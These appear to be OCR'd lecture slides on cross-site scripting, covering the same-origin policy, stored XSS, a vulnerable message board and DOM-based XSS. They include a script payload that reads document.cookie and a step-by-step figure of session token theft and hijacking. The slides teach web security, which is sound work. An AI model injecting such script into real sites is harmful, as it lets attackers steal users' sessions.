
- **User need not be currently logged in**

Same-Origin Policy

- **evil.com cannot get your target.com cookies from your browser**
- **Only a page in the same domain (arget.com)**
- **But XSS lets the attacker add scripting to a page that comes from target.com**
- **Hence the name Cross-Site Scripting**

Stored XSS Vulnerabilities

- **A message is stored**
- **Executed on any user who views it**
- **May attack a large number of users**




Vulnerable Message Board

Hello **John Adams**


Comment:

```
<script>alert(document.cookie);</script>
```

Figure 12.4 The steps involved in a stored XSS attack


Application
1. Attacker submits question containing malicious JavaScript
2. User logs in
3. User views attacker's question
4. Server responds with attacker's JavaScript
5. Attacker's JavaScript executes in user's browser
6. User's browser sends session token to attacker
7. Attacker hijacks user's session
User
Attacker

DOM-Based XSS



- A user requests a crafted URL supplied by the attacker and containing embedded JavaScript.
- The server's response does not contain the attacker's script in any form.
- When the user's browser processes this response, the script is executed nonetheless.


The Vulnerability

- **Client-side JavaScript can access the browser's Document Object Model**

- **Can determine the URL used to load the current page**

